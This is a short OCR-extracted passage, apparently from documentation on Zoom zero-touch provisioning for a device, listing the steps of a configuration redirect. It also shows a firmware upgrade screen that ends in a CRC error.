
2. initiates that Zoom is the provisioning and configuration server for the added device

3. requests the device configuration

4. redirects to Zoom's ZTP URL


5. requests the device configuration

6. responses with the final device configuration




Please select a file to upgrade.

Firmware File Location: Choose File AudioCodes….6.604.1.img




CRC Error
Upgrade Failed

